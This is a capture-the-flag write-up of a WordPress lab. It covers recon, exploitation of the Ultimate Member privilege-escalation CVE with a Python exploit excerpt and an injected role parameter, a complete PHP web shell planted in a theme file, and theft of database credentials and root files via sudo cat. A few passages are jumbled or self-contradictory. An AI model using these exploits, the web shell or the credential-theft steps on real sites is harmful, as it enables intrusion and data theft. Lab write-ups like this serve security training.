


HackerDNA WP Ultimate WriteUP



This is a walkthrough of the “WP Ultimate” machine from HackerDNA.
The main page doesn’t provide detailed information about what to expect or what techniques to use.

TL;DR

This box is labeled as Hard, but I rate its actual difficulty closer to Medium, given the obvious and easily detectable attack vectors.
WordPress is the most popular website CMS (content management system), and most modern penetration testers are very familiar with it.
To find both flags, I went through the entire process—from setting permissions within the hosts file on my virtual machine, to reconnaissance and vulnerability scanning, to escalating privileges to root on the server hosting the site in question.


Reconnaissance

So let’s start with some basic reconnaissance.
I used nmap to find out which ports are open on the target and how far I’ll be able to go later on to escalate privileges.

```
[user@parrot]~$ nmap -Pn -p- 34.248.125.56
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-24 05:48 EDT
Nmap scan report for blog.nexatech.hdna (34.248.125.56)
Host is up (0.11s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    closed domain
80/tcp    open  http
7681/tcp   open  unknown
```

The scan revealed that port 22 is open on the target, which means it is possible to connect via the SSH protocol. Port 80 is also open for HTTP connections, as is port 7681, the type of which the scanner could not determine. I didn't go back to port 7681 because there was no need to. It wasn't necessary for the lab solution.


A simple attempt to access the IP address provided by the lab was unsuccessful. The website simply would not load.



In order to access it, I had to add the lab's address to the /etc/hosts file

```
# Others
blog.nexatech.hdna
34.248.125.56 blog.nexatech.hdna
lab-34-248-125-56|hdna.me blog.nexatech.hdna
```

Actually, that was the first thing I did before I even started scanning with nmap, since even that wasn't possible without adding the address to the hosts file. So, when I opened the target's address, I saw a WordPress site.



So I decided that I should start by scanning it.
I ran **wpscan**, and it returned a list of several findings.

```
$wpscan --url http://blog.nexatech.hdna/

WPSecan

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://blog.nexatech.hdna/ [18.201.41.183]
[+] Started: Mon Aug 24 08:05:55 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
|   - Server: Apache/2.4.59 (Debian)
|   - X-Powered-By: PHP/8.3.7
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.nexatech.hdna/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```

```
[i] Plugin(s) Identified:

[+] ultimate-member
| Location: http://blog.nexatech.hdna/wp-content/plugins/ultimate-member/
| Last Updated: 2026-07-06T19:08:00.000Z
| [!] The version is out of date, the latest version is 2.12.1
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 2.6.6 [(100% confidence)]
| Found By: Query Parameter (Passive Detection)
|   - http://blog.nexatech.hdna/wp-content/plugins/ultimate-member/assets/css
```

Since the lab's name directly hints at the target we'll be interacting with, I decided to focus on the Ultimate Member plugin, version 2.6.6.

A Google search for vulnerabilities turned up a CVE number. That means there is well known (and really old) vulnerability exactly for that plugin version.

It was just a search prompt like **ultimate member 2.6.6 cve**

And the very first page showed it to me.

Google

ultimate member 2.6.6 cve

KI-Modus Alle Videos Bilder News Kurze Videos Web Mehr ▾ Suchfilter ▾

◆ Übersicht mit KI

Ultimate Member version 2.6.6 and earlier are affected by **CVE-2023-3460**, a critical privilege escalation vulnerability with a CVSS score of 9.8. It allows unauthenticated attackers to register malicious user accounts with full administrator capabilities by passing arbitrary values into user role parameters.  Cyber Security Agency ... +3

Vulnerability Overview

- **CVE ID:** CVE-2023-3460
- **Software:** Ultimate Member WordPress Plugin
- **Affected Versions:** 2.6.6 and earlier

It is CVE-2023-3460. As of August 2026, this vulnerability has existed for 3 years. Versions of the plugin up to and including 2.6.7 are vulnerable to it.

A search by name gave me everything I needed to understand the vulnerability and how to exploit it.



GitHub

<https://github.com> › [EmadYaY](#) · [Diese Seite übersetzen](#) ▾

EmadYaY/CVE-2023-3460

Well if we take a look at the Roles and Capabilities of wordpress it have quite a few roles that a user can have Super Admin , Administrator , Editor ...



WPScan

<https://wpscan.com> › [vulnerability](#) · [Diese Seite übersetzen](#) ▾

Ultimate Member < 2.6.7 – Unauthenticated Privilege ...

See details on Ultimate Member < 2.6.7 - Unauthenticated Privilege Escalation **CVE 2023-3460**. View the latest Plugin Vulnerabilities on WPScan.



National Institute of Standards and Technology (.gov)

<https://nvd.nist.gov> › [vuln](#) › [CV...](#) · [Diese Seite übersetzen](#) ▾

CVE-2023-3460 Detail - NVD - NIST

04.07.2023 — This **CVE** record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to ...



Exploit Database

<https://www.exploit-db.com> › [e...](#) · [Diese Seite übersetzen](#) ▾

Ultimate Member WordPress Plugin 2.6.6 - Privilege ...

03.08.2025 — Ultimate Member WordPress Plugin 2.6.6 - Privilege Escalation. **CVE-2023-3460** . webapps exploit for Multiple platform.

Ultimate Member version 2.6.6 and earlier are affected by **CVE-2023-3460**, a critical privilege escalation vulnerability with a CVSS score of 9.8. It allows unauthenticated attackers to register malicious user accounts with full administrator capabilities by passing arbitrary values into user role parameters.  Cyber Security Agency ... +3

← → ↻ <https://github.com/EmadYaY/CVE-2023-3460>

README

PHP Version: 5.6 or higher

Languages: [See all 26](#)

Tags: [community](#) [member](#) [membership](#) [user profile](#) [User Registration](#)

Quick Check

A critical vulnerability was discovered in Ultimate member plugin in 7th of July, the attacker could create a admin account by using a privilege escalation technique that can lead to take over the wordpress website.

So How Does the exploit work?

Well if we take a look at the Roles and Capabilities of wordpress it have quite a few roles that a user can have Super Admin, Administrator, Editor, Author, Contributor, Contributor, so how we can gain admin privilege? well at first let's see how does the ultimate member plugin works, first you need to configure the plugin in order to function well so we need to create a few pages in Pages section then we link those pages to Ultimate member > setting after that we can make new roles or just use the default roles ultimate member offers.

← → ↻ <https://github.com/EmadYaY/CVE-2023-3460> 🔍 ☆ 📄 📄 📄 📄

README


By now we should have a working plugin, now let's get our hands dirty and see how this works in backend. I did register a normal user with Subscriber role and if we take a look at the `wp_usermeta` table in mysql we can see the `wp_capabilities` value is set to an serialize array and from there it defines our role which in this case is `Subscriber`.

```
37 | wp_capabilities | a:1:{s:10:"subscriber";b:1;}
```

So how we can change the value of `wp_capabilities`? well we can pass `wp_capabilities` as a parameter in the post request while we registering like so:

Well, that means we should try adding the ``wp-capabilities`` parameter when registering a new user, and doing so will make that user an administrator of the site.

But it won't end there yet, you see there's a function named `is_metakey_banned` and the function works by checking values such as `"cap_key"`, `"wp_capabilities"`, `"wp_user_level"`, `"user_activation_key"` etc... what we're interested in is `wp_capabilities` but if we have it in our request body it'll hit the `break` there to prevent us changing our role.



From here on we can try using few different decoding types but it won't work after a while. Research and a bit of help from AI, I discovered that WordPress excepts accent characters by default. Characters like à, è, ì, ò, ù, À, È, Ì, Ò,

The instructions explicitly state that when using the exploit, we will need to use Unicode characters to bypass the filtering.

Ù, so now if we use these characters in our request body something like `wp_capabilities=administrator` what will happen? Well, it doesn't hit the break point on line 182 in `class-user.php` and we can bypass the `is_metakey_banned` function.

So that's what I did.


There was another exploit, realised as a Python file, containing exactly the right shape of string that I needed. Avoiding of these Python commas, I used it the right way.

```


79     break
80 if not form_id:
81     form_id = "7"
82 print(f"[+] Using form ID: {form_id}")
83
84 data = {
85     f"user_login-{form_id}": username,
86     f"first_name-{form_id}": "Admin",
87     f"last_name-{form_id}": username,
88     f"user_email-{form_id}": f"{username}@example.com",
89     f"user_password-{form_id}": password,
90     f"confirm_user_password-{form_id}": password,
91     "form_id": form_id,
92     "um_request": "",
93     "_wpnonce": nonce,
94     "_wp_http_referer": "/register/",
95     "wp_capabilities[administrator]": "1"
96 }
97
98 headers = {
99     "Content-Type": "application/x-www-form-urlencoded",
100    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
101    "Referer": target_url,
102    "Origin": target_url.split("/register")[0],
103 }
104 cookies = {
105     "wordpress_test_cookie": "WP Cookie check",
106     "wp_lang": "en_US"

```

After opening the registration page in the **Burp Suite** browser, I intercepted the POST request and added the parameter `&wp_capabilities[administrator]=1` at the very end.



That turned out to be enough to create a user on the site with `user\_id=4`—that is, with administrator privileges.



The screenshot shows that created user has access to the WordPress Dashboard. I decided to take advantage of this privilege and began creating a web shell. By searching for “**php web shell**,” I found the code I needed on the very first search results page.

```
easy-simple-php-webshell.php

1 <html>
2 <body>
3 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd'] . ' 2>&1');
12     }
13 ?>
14 </pre>
15 </body>
16 </html>
```


Source:
<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>
(Thank you!)

and I’ve implemented it into the TwentyTwo theme page. It was inactive, and WpScan didn’t detect it during the scan. But that doesn’t matter—the most important thing is that I was able to edit it as the site admin.

Gaining web-shell

By the way, the system wouldn’t let me edit the active theme (which was TwentyFour), nor would it let me upload my own plugin, claiming it was too large. I also wasn’t allowed to upload an arbitrary PHP file via the upload page.

So I concluded that a web shell was one of the few options available to me for escalating privileges. I’ve poisoned an **index.php** file of TwentyTwo theme and successfully updated it.



I verified that it was working, and the `id` command confirmed that I was operating as the `www-data` user.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Next, I found a file named flag-user.txt in the /home folder

```
ls -la /home
cat /home/flag-user.txt
```

```
total 20
drwxr-xr-x. 1 root    root    4096 Jun  8  2024 .
drwxr-xr-x. 1 root    root    4096 Aug 24 09:44 ..
-rw-r--r--. 1 root    root      37 Jun  7  2024 flag-user.txt
drwxr-xr-x. 2 nexatech nexatech 4096 Jun  8  2024 nexatech
```

So I grabbed the first of two flags on this machine.

I needed to find the password for the user "nexatech." He was the administrator of this site. I suspected that his password might come in handy, which meant I needed to use elevated privileges to extract the data from wp-config.php.

However, the system wasn't willing to hand over that data so easily.

```
cat /var/www/html/wp-config.php
```



```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'nexatech' );

/** Database username */
define( 'DB_USER', 'nexatech' );

/** Database password */
define( 'DB_PASSWORD', 'jZhApBj2hc28vaj' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

I obtained credentials of database. So I tried using them to connect via SSH. It worked.

Privilege escalation

```
[user@parrot]~$ ssh nexatech@34.248.125.56
The authenticity of host '34.248.125.56 (34.248.125.56)' can't be established.
ED25519 key fingerprint is SHA256:k1xzxHiAMjgTKfVWT4fDBB5BI7YzCEmx4YvWextiHNk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:42: [hashed name]
  ~/.ssh/known_hosts:43: [hashed name]
  ~/.ssh/known_hosts:44: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '34.248.125.56' (ED25519) to the list of known hosts.
nexatech@34.248.125.56's password:
Linux ip-10-0-7-52.eu-west-1.compute.internal 6.1.177 #1 SMP Wed Aug  5 16:35:14 UTC 2026 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
nexatech@ip-10-0-7-52:~$
```

I gained direct access to the server.

And the very first thing I did was check my privileges using the `sudo -l` command.

To my surprise, I discovered that my user account, **nexatech**, was allowed to freely view any files using the `/bin/cat` daemon.

```
nexatech@ip-10-0-7-52:~$ sudo -l
[sudo] password for nexatech:
Matching Defaults entries for nexatech on ip-10-0-7-52:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nexatech may run the following commands on ip-10-0-7-52:
  (ALL) /bin/cat
```

I was able to gain root access simply by entering commands

```
sudo cat /etc/shadow
```

```
sudo cat /root/.ssh/id_rsa
```

The last command that gave me the user flag was:

```
sudo cat /root/flag-user.txt
```

Conclusion

So, this lab demonstrates vulnerabilities related to a lack of Unicode character filtering, which allows an

attacker to easily create an administrator account on a WordPress site. Using that account, the attacker can upload a web shell and subsequently obtain credentials that are identical to those required to connect to the server via SSH. In other words, to perform privilege escalation and gain root access on the machine hosting the site.

How to avoid such vulnerabilities:

1. The site owner should update the Ultimate Members plugin or, if possible, simply stop using it.
2. If this were a real machine, I would recommend immediately changing the SSH password to prevent anyone from using the database owner's credentials to access the server.
3. Revoke root access for the `cat` daemon for the `nexatech` user.